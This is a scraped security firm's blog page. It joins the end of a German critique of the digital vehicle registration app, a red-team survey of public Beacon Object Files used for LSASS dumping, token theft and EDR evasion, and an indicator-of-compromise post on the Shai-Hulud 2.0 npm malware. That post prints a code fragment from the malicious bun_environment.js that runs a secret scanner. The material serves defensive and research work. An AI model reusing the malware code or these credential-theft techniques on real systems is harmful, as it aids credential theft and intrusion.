Mit dem DFZ in der aktuellen Form ist eine Kontrolle im Grunde nicht möglich. Entweder vertraut die Polizei den Daten auf dem Endgerät des Benutzers – eine Manipulation ist hier aber auch ohne technische Kenntnisse trivial, zum Beispiel ganz einfach mit Microsoft Paint – oder die Daten müssen zur unabhängigen Prüfung per Funk abgefragt und abgeglichen werden. In diesem Fall würde aber das Kennzeichen allein auch ausreichen, um die Daten zu erhalten. Der DFZ wird in diesem Fall also nicht benötigt.

Die i-Kfz-App reiht sich damit in einige deutsche Digitalisierungsprojekte der letzten Jahre ein, die aus unerfindlichen Gründen auf die Nutzung von Public-Key-Infrastrukturen und digitalen Signaturen verzichten. Anstatt sich also auf föderalisierbare und offline prüfbare Industriestandards zur digitalen Signatur und Verschlüsselung zu verlassen, die sich mit etablierten Bibliotheken sicher implementieren lassen, wird das Rad neu erfunden. Vorteile entstehen dabei weder für Entwickler, die komplexe Systeme neu implementieren müssen, noch für die Bürger, die komplizierte Lösungen bekommen, noch für die Verwaltung, der die Prüfung und Ausstellung nicht erleichtert wird.

Für die Bürger bleibt mir nur zu empfehlen: Falls Sie den digitalen Fahrzeugschein nutzen, geben Sie niemals Ihr Mobiltelefon entsperrt aus der Hand! Immerhin beinhaltet das Smartphone heutzutage fast alle Aspekte Ihres Lebens – von Chatnachrichten, über Fotos bis hin zu Bezahlmöglichkeiten. Falls es unbedingt nötig ist, sollte die Funktion „Geführter Zugriff“ unter iOS oder das Android-Äquivalent genutzt werden, damit bei einer Kontrolle nur die i-Kfz-App angesehen werden kann. Aber am besten sollte nur der klassische Fahrzeugschein herausgegeben werden. Aktuell sehe ich keinen Grund – weder für Bürger noch für Polizisten – den DFZ zu verwenden.

Category
Date

Further blog articles

Do you want to protect your systems? Feel free to get in touch with us.

Beacon Object Files for Mythic – Part 2

Search

Beacon Object Files for Mythic – Part 2

November 27, 2025

Beacon Object Files for Mythic: Enhancing Command and Control Frameworks – Part 2

This is the second post in a series of blog posts on how we implemented support for Beacon Object Files (BOFs) into our own command and control (C2) beacon using the Mythic framework. In this second post, we will present some concrete BOF implementations to show how they are used in the wild and how powerful they can be.

The blog post series accompanies the master’s thesis “Enhancing Command & Control Capabilities: Integrating Cobalt Strike’s Plugin System into a Mythic-based Beacon Developed at cirosec” by Leon Schmidt and the related source code release of our BOF loader.

Gathering a BOF Test Collection

As part of the development of our BOF loader, we had to look at how the BOFs we want to use with it in the future use the Beacon APIs, Aggressor Script and DFR. To do this, we put together a small collection of tests that are also great for showing what BOFs can do.

We searched GitHub for BOF repositories with as many stars as possible. This resulted in the following list of BOFs (you can safely skip this chapter if you are not interested in the individual BOFs):

fortra/nanodump

NanoDump is a powerful tool designed to create minidumps of the Local Security Authority Subsystem Service (LSASS) with the flexibility to adapt to various operational scenarios. It provides multiple methods to handle the dumping process, offering both direct and indirect techniques to obtain LSASS handles securely and covertly. Operators can choose to write the dump to a specified file path or create a valid signature for the dump to avoid detection. The tool supports advanced methods such as duplicating or elevating existing LSASS handles, leveraging the Seclogon service to leak or duplicate handles and using spoofed call stacks to evade security mechanisms. Additionally, NanoDump enables indirect dumping through external processes like WerFault.exe, which can be triggered using features such as SilentProcessExit or the Shtinkering technique.

trustedsec/CS-Situational-Awareness-BOF

Contrary to its name, CS-Situational-Awareness-BOF is not a single BOF but a collection of smaller BOFs for situational awareness, created by TrustedSec. There are BOFs for enumerating certificates, querying the local ARP table, sending LDAP queries to the local Active Directory, displaying the visible windows in the current user session and much more. With many of the functions, individual commands of a Windows CMD can be retrofitted in the form of BOFs. As this collection covers the situational awareness area quite comprehensively, this project is probably one of the most important in terms of BOFs.

trustedsec/CS-Remote-OPs-BOF

CS-Remote-OPs-BOF again is a collection of BOFs developed by TrustedSec, complementing its earlier Situational Awareness BOF collection by introducing tools that modify system states, enabling a broader range of offensive security tasks. The BOFs included in this collection cover fundamental Windows operations, such as managing services, registry keys, scheduled tasks and user accounts. Additionally, the repository offers BOFs for process management, including dumping process memory and handling process states. Recognizing the importance of stealth and evasion, TrustedSec has also included injection BOFs used in EDR testing. While these are provided without support, they serve as valuable resources for understanding and implementing code injection techniques. This collection is probably as important as CS-Situational-Awareness-BOF for red team operations.

anthemtotheego/InlineExecute-Assembly

InlineExecute-Assembly is a PoC BOF developed to facilitate in-process execution of .NET assemblies. This approach serves as an alternative to Cobalt Strike’s traditional execute-assembly module, which typically employs a fork-and-run technique. By executing .NET assemblies directly within the current beacon process, InlineExecute-Assembly eliminates the need to spawn sacrificial processes, thereby reducing the operational footprint and enhancing stealth during engagements. The tool is designed to handle assemblies with entry points defined as Main(string[] args) or Main(), allowing for the execution of most existing .NET tools without requiring modifications. It does this by automatically determining and loading the appropriate CLR version before execution.

GhostPack/Koh

Koh is a token stealing tool implemented using a server/client architecture. The server, written in C#, is injected into a high-privileged process, such as one running with SYSTEM permissions, where it can continuously monitor and capture user tokens and logon sessions. By operating independently of the C2 infrastructure, the server persists in the target environment, enabling long-term operation without relying on constant communication with the attacker’s framework. The client, on the other hand, is implemented as a BOF. It is designed to allow users to send commands to the server, retrieve and use captured tokens for impersonation and configure its behavior as needed. This server/client architecture avoids the limitations of BOFs, which are inherently ephemeral and tied to the lifecycle of the C2 beacon, meaning that they should not be used for long-running tasks.

mertdas/PrivKit

PrivKit is a set of BOFs designed to identify privilege escalation vulnerabilities resulting from misconfigurations in Windows operating systems, thus supporting the work during the reconnaissance phase. The following misconfiguration types can be detected:

  • Unquoted service paths
  • Autologin registry key set
  • “Always Install Elevated” registry key set
  • Modifiable autorun folders
  • Existence of known hijackable paths
  • Possible enumeration of credentials from credential manager
  • Misconfigured token privileges

Although the description in the repository says that PrivKit is a single BOF, it actually consists of seven individual smaller BOFs that are bundled into one Cobalt Strike command with the help of Aggressor Script.

CodeXTF2/ScreenshotBOF

ScreenshotBOF is a utility to capture screenshots from within a Cobalt Strike beacon using non-malicious Windows APIs. The screenshots can be saved on disk on the target’s computer or kept in memory for transmission over the C2 channel.

wavvs/nanorobeus

Nanorobeus is a post-exploitation BOF to facilitate privilege escalation, credential dumping and lateral movement within a compromised Windows environment. While doing virtually the same as the popular tool “Rubeus”, but as a BOF, it automates the extraction of information, such as credentials, tokens and service accounts, by utilizing Windows API calls and manipulating native OS processes. Additionally, it supports common attack techniques like Kerberoasting, pass the hash, and pass the ticket to bypass authentication mechanisms and move laterally between machines.

zyn3rgy/smbtakeover

The smbtakeover repository provides techniques to unbind and rebind TCP port 445 on Windows systems without the need to load drivers, inject modules into the LSASS or reboot the target machine. This approach facilitates SMB-based NTLM relay attacks during C2 operations. The repository includes PoC implementations in both Python and as BOF, utilizing RPC over TCP for remote machine targeting.

CodeXTF2/WindowSpy

WindowSpy is a BOF designed for targeted user surveillance. Its primary objective is to activate surveillance capabilities only for specific scenarios, such as browser login pages, sensitive documents or VPN login screens. This approach enhances stealth by reducing the risk of detection associated with repeated surveillance activities, like taking frequent screenshots. Additionally, it streamlines operations for red teams by minimizing the volume of surveillance data, saving time that would otherwise be spent analyzing extensive logs generated by constant keylogging or screen monitoring.

rsmudge/unhook-bof

Unhook-BOF is a simple BOF that removes API hooks from the beacon process. API hooking is often used by EDR software to monitor running processes. This allows certain malicious function calls or memory accesses to be detected and prevented at runtime. With Unhook-BOF, these externally set API hooks can be removed to make the process stealthier.

EncodeGroup/BOF-RegSave

BOF-RegSave is designed to facilitate privilege escalation and registry key extraction. It enables the beacon to acquire the necessary system privileges and retrieve the SAM, SYSTEM and SECURITY keys from the Windows registry. These keys can then be analyzed offline to extract password hashes and other sensitive data, aiding in post-exploitation activities. By targeting these critical registry keys, the BOF provides a streamlined and efficient method for gathering credentials and escalating access during red team operations. The results are stored on disk and must be manually extracted afterwards.

boku7/whereami

Whereami is a BOF that extracts information about the running beacon in an OPSEC way. It does this by using handwritten shellcode to return the process environment strings without accessing any DLLs. The shellcode extracts the same information returned from whoami.exe (along with other environment values) from the beacon processes memory. There exists a similar BOF within the CSSituational-Awareness-BOF collection that can be used to acquire the same information.

connormcgarr/tgtdelegation

Tgtdelegation is a BOF to obtain a usable Kerberos Ticket Granting Ticket (TGT) for the current user using the well-known “TGT delegation trick”. A Service Principal Name (SPN) can also be specified if the default SPN is not configured for unconstrained delegation. The process extracts the TGT from Windows API calls and prepares it for the specified target, which must support unconstrained delegation. This approach simplifies obtaining and leveraging Kerberos tickets for red team operations.

ASkyeye/Cobalt-Clip

Cobalt-Clip is a BOF that enables interaction with a target’s clipboard during post-exploitation activities. It allows for dumping and setting the current contents of it, while also offering an option to monitor the clipboard for changes, providing details such as the updated content, the active window at the time of change and the timestamp, using the clipmon command. This command operates as a reflective DLL instead of within a BOF – correctly adhering to the intended design of BOFs not being used for long-running tasks – and is initiated as a job using the bdllspawn function within the Aggressor Script.

Assessing Beacon API and Aggressor Script Usage

To determine the use of the Beacon APIs, we used the GitHub Search API. It is ideal for finding function calls, for example. We searched explicitly for the function names of the Beacon APIs and found out the following:

  • All but two BOFs use the Data Parser API (the other two are not parameterized)
  • Only 3 of 15 BOFs use the Format API directly
  • All BOFs except one use the Output API, which means they are directly dependent on the Format API as well
  • One BOF used the Token API
  • One BOF used the Spawn+Inject API
  • One BOF used the Key/Value Store API
  • The remaining APIs were completely unused

All the BOFs mentioned come with an Aggressor Script file. Some BOFs are dependent on it and cannot be run standalone. However, this does only apply to all of them: The CS-Situational-Awareness-BOF and CS-Remote-Ops-BOF collections are designed for standalone execution, which means that a large number of smaller tasks can already be performed.

DFR is used by almost all of the BOFs. Two other BOFs resolve the functions themselves using LoadLibraryA and GetProcAddress (maybe the authors did not know DFR existed?). Approximately half of the BOFs that use DFR also use TrustedSec’s bofdefs.h.

More complex BOFs such as the token stealing toolkit Koh are much more difficult to separate from Aggressor Script, mainly due to their non-standard client/server architecture. Some of the BOFs are only executed as a “reaction” to an Aggressor Script event, such as WindowSpy, which is executed at certain intervals, like on beacon check-ins. Such approaches are difficult to transfer to Mythic as they are, but the techniques used can be easily rewritten to work without the Aggressor Script dependency with some time investment. However, this list of BOFs clearly demonstrates how powerful they can be.

Conclusion

In this second part of the blog post series, we looked at various public BOF implementations. Hopefully, it showed how versatile and powerful they can by and why they are indispensable for us too.

In the next part of this blog post, we will dive in with more technical details. We will show how we have implemented our own BOF loader in order to facilitate execution of several of the BOFs shown in this part.

Consultant

Category
Date
Navigation

Further blog articles

Do you want to protect your systems? Feel free to get in touch with us.

A collection of Shai-Hulud 2.0 IoCs

Search

A collection of Shai-Hulud 2.0 IoCs

November 26, 2025

A collection of IoCs regarding the Shai-Hulud 2.0 npm supply chain incident

Regarding the Node Package Manager (npm) supply chain attack that started November 21, 2025, and affected over a thousands of packages, we have collected and identified corresponding hashes to make them publicly available in one single place for easier access.

To achieve the greatest possible coverage, we compared the file hashes of the package versions mentioned by Helixguard with those of the predecessor versions to identify the files containing malicious payloads. We determined the bun_environment.js and the setup_bun.js files to be the most relevant. Two different versions of the bun_environment.js file were encountered.
We have uploaded the relevant files to Malware Bazaar.

Analysis of the two different bun_environment.js files

After processing the two bun_environment.js files, we identified the following differences:
– Some single quotes were changed to double quotes and vice versa
– All variables were renamed
– The file with the hash prefix f099 contains a single line more than the other file

The additional code line of the file with the hash prefix f099 is as follows:

        let _44494 = '';
       let _44495 = '';
       return new Promise((_44496, _44497) => {
           let _44498 = Bun.spawn([this.binaryPath, ..._44492], {
               'cwd': this.config.workingDirectory,
               'stdout': "pipe",
               'stderr': "pipe"
           });
           let _44499 = setTimeout(() => {
               _44498.kill();
               _44497(Error("Trufflehog execution timed out after " + this.config.timeout + 'ms'));
           }, this.config.timeout);
           if (_44498.stdout) {
               _44498.stdout.pipeTo(new WritableStream({
                   'write'(_44500) {
                       _44494 += new TextDecoder().decode(_44500);
                   }
               }));
           }
           if (_44498.stderr) {
               _44498.stderr.pipeTo(new WritableStream({

Niklas Vömel

Consultant

Category
Date
Navigation

IoCs

SHA256 hashPackage
a3894003ad1d293ba96d77881ccd2071446dc3f65f434669b49b3da92421901aSetup_bun.js
f099c5d9ec417d4445a0328ac0ada9cde79fc37410914103ae9c609cbc0ee068bun_environment.js
62ee164b9b306250c1172583f138c9614139264f889fa99614903c12755468d0bun_environment.js

Additional resources

We used the following three resources for reference:
https://www.wiz.io/blog/shai-hulud-2-0-ongoing-supply-chain-attack
https://helixguard.ai/blog/malicious-sha1hulud-2025-11-24
https://about.gitlab.com/blog/gitlab-discovers-widespread-npm-supply-chain-attack/

Further blog articles

Forensic

IOCs of the npm crypto stealer supply chain incident

September 25, 2025 – Regarding the Node Package Manager (npm) supply chain attack that started September 8, 2025, and affected 27 packages, we have collected and identified corresponding hashes to make them publicly available in one single place for easier access.

Author: Niklas Vömel

Mehr Infos »
Do you want to protect your systems? Feel free to get in touch with us.
Search
Search